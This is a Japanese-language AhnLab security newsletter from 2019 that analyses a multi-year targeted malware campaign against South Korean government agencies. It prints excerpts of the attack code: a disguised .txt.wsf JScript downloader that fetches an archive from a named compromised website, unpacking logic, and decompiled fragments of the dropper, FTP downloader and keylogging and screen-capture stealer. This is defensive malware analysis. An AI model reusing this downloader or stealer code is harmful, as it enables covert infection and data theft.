アンラボ・セキュリティレター

Press Ahn

2019.11　Vol.71

政府機関を狙う連続ターゲット攻撃の目的は？

THREAT ANALYSIS・State Targeted Attack

政府機関を狙う連続ターゲット攻撃の目的は？

日韓輸出規制、北朝鮮の相次ぐミサイル発射、ロシア軍用機の領空侵害など韓国を取り巻く周辺国との対立が深刻化していた7月、再び韓国政府機関を狙った標的型攻撃が発見された。アンラボがサンプルを分析したところ、実はこの攻撃が『今』発生したのではなく数年前から進行されてきた連続攻撃であることが分かった。アンラボではの『ASEC』 分析レポートを通じて今回のターゲット攻撃に関して詳細分析を公開した。

2019年7月政府機関の傘下組織に『참고(参考).txt.wsf』という不正ファイルが流入した。メールから侵入したものと推定され、受信者の疑いを避けるために二重拡張子を使用していた。パッとみると拡張子がテキストファイル(.txt)のように見えるが実際はスクリプトファイル(.wsf)であり、ユーザーが同ファイルを実行するとスクリプトが実行されて特定のサイトにアクセスする。その際にアクセスするサイトは法律事務所のホームページだが、同サイトは事前にハッキング済みで、接続する PCにマルウェアをダウンロードしてが悪質な機能を実行する。攻撃手法そのものは目新しくないが、『参考.txt.wsf』ファイルが追加でダウンロードするマルウェアから、かつて発生した標的型攻撃と類似点が多数見つかった。

2019 年 7 月の攻撃ケース分析


『参考.txt.wsf』は JavaScriptファイルであり、事前にハッキングされた法律事務所サイトに接続してファイルを追加ダウンロードする。ダウンロードファイル名は ChromeDrop.rar で、Chromeブラウザに関するファイルに偽装していた。この他 Firefoxに似たファイル名を使用したケースもあった。

```
<package>
<job  id="rlLYUYbN">
<script  language="JScript">
        try
        {
                var data = "7LC46rOq7ZWq6rKD";
                var docfile = "참고.txt";
                var encfile = "ChromeDrop.";
                var runfile = "ChromeDrop.dat";
                var password = "123qwe";
                var root = "http://www.hanulplc.com/convert/cvt/";
                var ext = "rar";

                var dom = new ActiveXObject("Microsoft.XMLDOM");
                var elem = dom.createElement("tmp");
                elem.dataType = "bin.base64";
                elem.text = data;
                var decodeBase64 = elem.nodeTypedValue;

                var objShell = new ActiveXObject("WScript.Shell");
                var tmppath = objShell.ExpandEnvironmentStrings("%TEMP%");
```

[図1] 参考.txt.wsfファイルのダウンローダースクリプト



[図2] 2019年7月政府機関を攻撃したマルウェアの動作プロセス

[図2]のような過程を経てダウンロードされた ChromeDrop.rarは、システムに WinRARや Alzip.exeがインストールされているかどうか確認する。攻撃者が望む圧縮プログラムがあれば、事前に定義したパスワードを利用して圧縮を解除した後で圧縮ファイルに含まれていた ChromeDrop.datを実行している。

```
var unzipexe = fs.GetSpecialFolder(0) + "WW..WWProgram Files (x86)WWWinRARWWUn
var unzipparam = " x -o+ "; // WinRAR;

if (!fs.FileExists(unzipexe))
        unzipexe = fs.GetSpecialFolder(0) + "WW..WWProgram FilesWWWinRARWWUnRA
if (!fs.FileExists(unzipexe))
{
        unzipparam = " -x -xf -oa "; // ALZip;
        unzipexe = fs.GetSpecialFolder(0) + "WW..WWProgram Files (x86)WWESTsof
        if (!fs.FileExists(unzipexe))
                unzipexe = fs.GetSpecialFolder(0) + "WW..WWProgram FilesWWESTs
        ext="egg";
}
```

[図3] ChromeDrop.rarの圧縮解除コード

ChromeDrop.datは自身をロードしたプロセスが、notepad.exe、winword.exe または cmd.exe なのか確認し、そうでない場合は自身のプロセスを終了する。感染システムがマルウェア分析システムなのかどうか把握する過程と思われる。分析システムではないと判断したら ChromeDrop.datはレジストリに自己登録して rundll32.exeを使用し、DLLファイル内の ChromeCheck関数を実行する。同関数は特定の FTPサーバに接続して ChromeSearch.datファイルをダウンロードするが、このようにダウンロードされた ChromeSearch.datはユーザーのキー入力内容を保存して画面キャプチャ、ファイルリストなどの情報を収集して流出する役割を果たした。このときの情報は ChromeSearch.klg、ChromeSearch.scf、ChromeSearch.cif ChromeSearch.lstなど Chromeブラウザに関連するファイルのように勘違いしやすいファイル名で保存していた。

```
Destination[i] = 0;
v2 = GetVolumeInformation_100048B0();
sprintf_s(::Buffer, 0x10u, "%X", v2);
GetTempPathA(0x104u, &Buffer);
vsprintf_10003C20(ExistingFileName, "%s%s", &Buffer, "ChromeSearch.klg");
vsprintf_10003C20(MultiByteStr, "%s%s", &Buffer, "ChromeSearch.scf");
vsprintf_10003C20(Filename_10020270, "%s%s", &Buffer, "ChromeSearch.cif");
vsprintf_10003C20(FileName, "%s\\%s", Destination, "ChromeSearch.lst");
CreateThread(0, 0, StartAddress, 0, 0, 0);  // Keylogging
CreateThread(0, 0, (LPTHREAD_START_ROUTINE)Thread_ScreenCapture_10001A50, 0, 0, 0);// Screen Capture
CreateThread(0, 0, Thread_10001A80, 0, 0, 0);// SystemInfo ?
CreateThread(0, 0, (LPTHREAD_START_ROUTINE)Thread_10001BA0, 0, 0, 0);
result = (DWORD)CreateThread(0, 0, (LPTHREAD_START_ROUTINE)Thread_10001D20, 0, 0, 0);
```

[図4] システム情報の流出機能

攻撃期間別のマルウェアと詳細分析

今年7月に韓国の政府機関を攻撃したマルウェアの類似マルウェアは、2016年の攻撃でも使用されていた。また2015年の初めから韓国で発生した攻撃も関連している。この一連の攻撃に使用されたマルウェアは、▲ダウンローダー、▲ドロッパー、▲スティラーなど大きく三つに区分できる。

1.ダウンローダー（Downloader）

ダウンローダーは 2015年9月から発見され、サイズは約70KB程度だ。中には UPXでパッキングされたものもあったが、パッキングされたファイルサイズは約 35KBだった。主に使用されたファイル名は wsat.dll、WinSAT.dll、WinSat64.dll、Mcx2Svc.dat だ。

初期は一部バリエーションのみ EXE形式だったが、以来ほとんどが DLLファイル形式をしている。ほとんどのダウンローダーは Webサーバーからファイルをダウンロードするが、今年発見されたケースのように FTPサーバからファイルをダウンロードする変形も存在する。

```
if ( FTPDown_401463(lpFileName) && Decoder_40169F((int)lpFileName, (int)v8) )
{
  DeleteFileA(lpFileName);
  Registry_401000((BYTE *)v8);
  mem_404790((int)&StartupInfo.lpReserved, 0, 0x40u);
  ProcessInformation.hProcess = 0;
  ProcessInformation.hThread = 0;
  ProcessInformation.dwProcessId = 0;
  ProcessInformation.dwThreadId = 0;
  StartupInfo.cb = 68;
  CreateProcessA(0, (LPSTR)v8, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
  v6 = 1;
}
```

[図5] FTPからファイルをダウンロードするコード

2.ドロッパー（Dropper）

ドロッパーのサイズは約 230KB程度で、WINWORD.exe、WinSAT.exeなどのファイル名を使用している。通常リソース内部に 32ビットと 64ビットのマルウェアファイルを圧縮して保管する。ドロッパーは感染システムが 32ビットか 64ビットか判断し、それに応じてファイルを作成する。この時に作成されたファイルがシステム情報を流出するスティラー(Stealer)である。

```
SHGetFolderPathA(0, 26, 0, 0, &pszPath);
strcat_s(&pszPath, 0x104u, "\\WinSAT");
CreateDirectoryA(&pszPath, 0);
sprintf_s(&v29, 0x104u, "%s\\%s", &pszPath, "wsat.dll");
GetSystemDirectoryA(&Buffer, 0x104u);
sprintf_s((char *const)&Data, 0x208u, "%s\\rundll32.exe \"%s\\%s\",RunAssessment", &Buffer, &pszPath, "wsat.dll");
v25 = 0;
v4 = GetModuleHandleA("kernel32.dll");
v5 = GetProcAddress(v4, "IsWow64Process");
if ( v5 )
{
  v6 = GetCurrentProcess();
  ((void (__stdcall *)(HANDLE, int *))v5)(v6, &v25);
}
if ( v25 )
{
  v7 = FindResourceA(0, (LPCSTR)0x66, "LUCK");
  v8 = v7;
  if ( v7 )
  {
    v9 = LoadResource(0, v7);
```

[図6] リソース内部の保存コードを解除

3.スティラー（Stealer）

スティラーはドロッパーやダウンローダーによって作成される情報流出を目的としたマルウェアであり、サイズは約 120KBだ。2015年には wsat.dll、WinSAT.dllなどのファイル名が使用され、HwpUpdateCheck.dllも使用されたケースがあった。2019年には先述したように ChromInst.dat、ChromeSearch.datなど Chromブラウザに関するように見えるファイル名を使用した。このようにファイル名は期間ごとに変化してきたが、キー入力の内容、画面キャプチャ、システム情報などを収集して保存・流出する行為には変化がない。

アンラボの V3シリーズでは同マルウェアを次の診断名で検知している。

<V3シリーズ診断名>

- Backdoor/Win32.Akdoor
- Downloader/Win32.Agent
- JS/Downloader
- Trojan/Win32.Agent
- Trojan/Win32.Downloader

これまで説明したように、攻撃者は少なくとも 2015年初めから 2019年現在までに同様のファイル名とコードを利用して継続的な攻撃を展開している。その対象に韓国政府の外交関連部署が含まれている点からみると、韓国と周辺国との混乱に乗じて今後も攻撃を続ける可能性が高い。

韓国政府機関を対象にした標的型攻撃の詳細については、最近発行された ASEC Report Vol.96 で確認することができる。

▶ ASECレポート Vol.96 のダウンロードはこちらへ（現在は韓国語版のみ）

http://jp.ahnlab.com/site/main.do

http://global.ahnlab.com/site/main.do

http://www.ahnlab.com/kr/site/main.do

アンラボとは

株式会社アンラボは、業界をリードする情報セキュリティソリューションの開発会社です。
1995年から弊社では情報セキュリティ分野におけるイノベーターとして最先端技術と高品質のサービスをご提供できるように努力を傾けてまいりました。今後もお客様のビジネス継続性をお守りし、安心できるIT環境づくりに貢献しながらセキュリティ業界の先駆者になれるよう邁進してまいります。
アンラボはデスクトップおよびサーバー、携帯電話、オンライントランザクション、ネットワークアプライアンスなど多岐にわたる総合セキュリティ製品のラインナップを揃えております。どの製品も世界トップクラスのセキュリティレベルを誇り、グローバル向けコンサルタントサービスを含む包括的なセキュリティサービスをお届け致します。

AhnLab

〒108-0014 東京都港区芝4丁目13- 2 田町フロントビル3階 | TEL: 03-6453-8315 (代)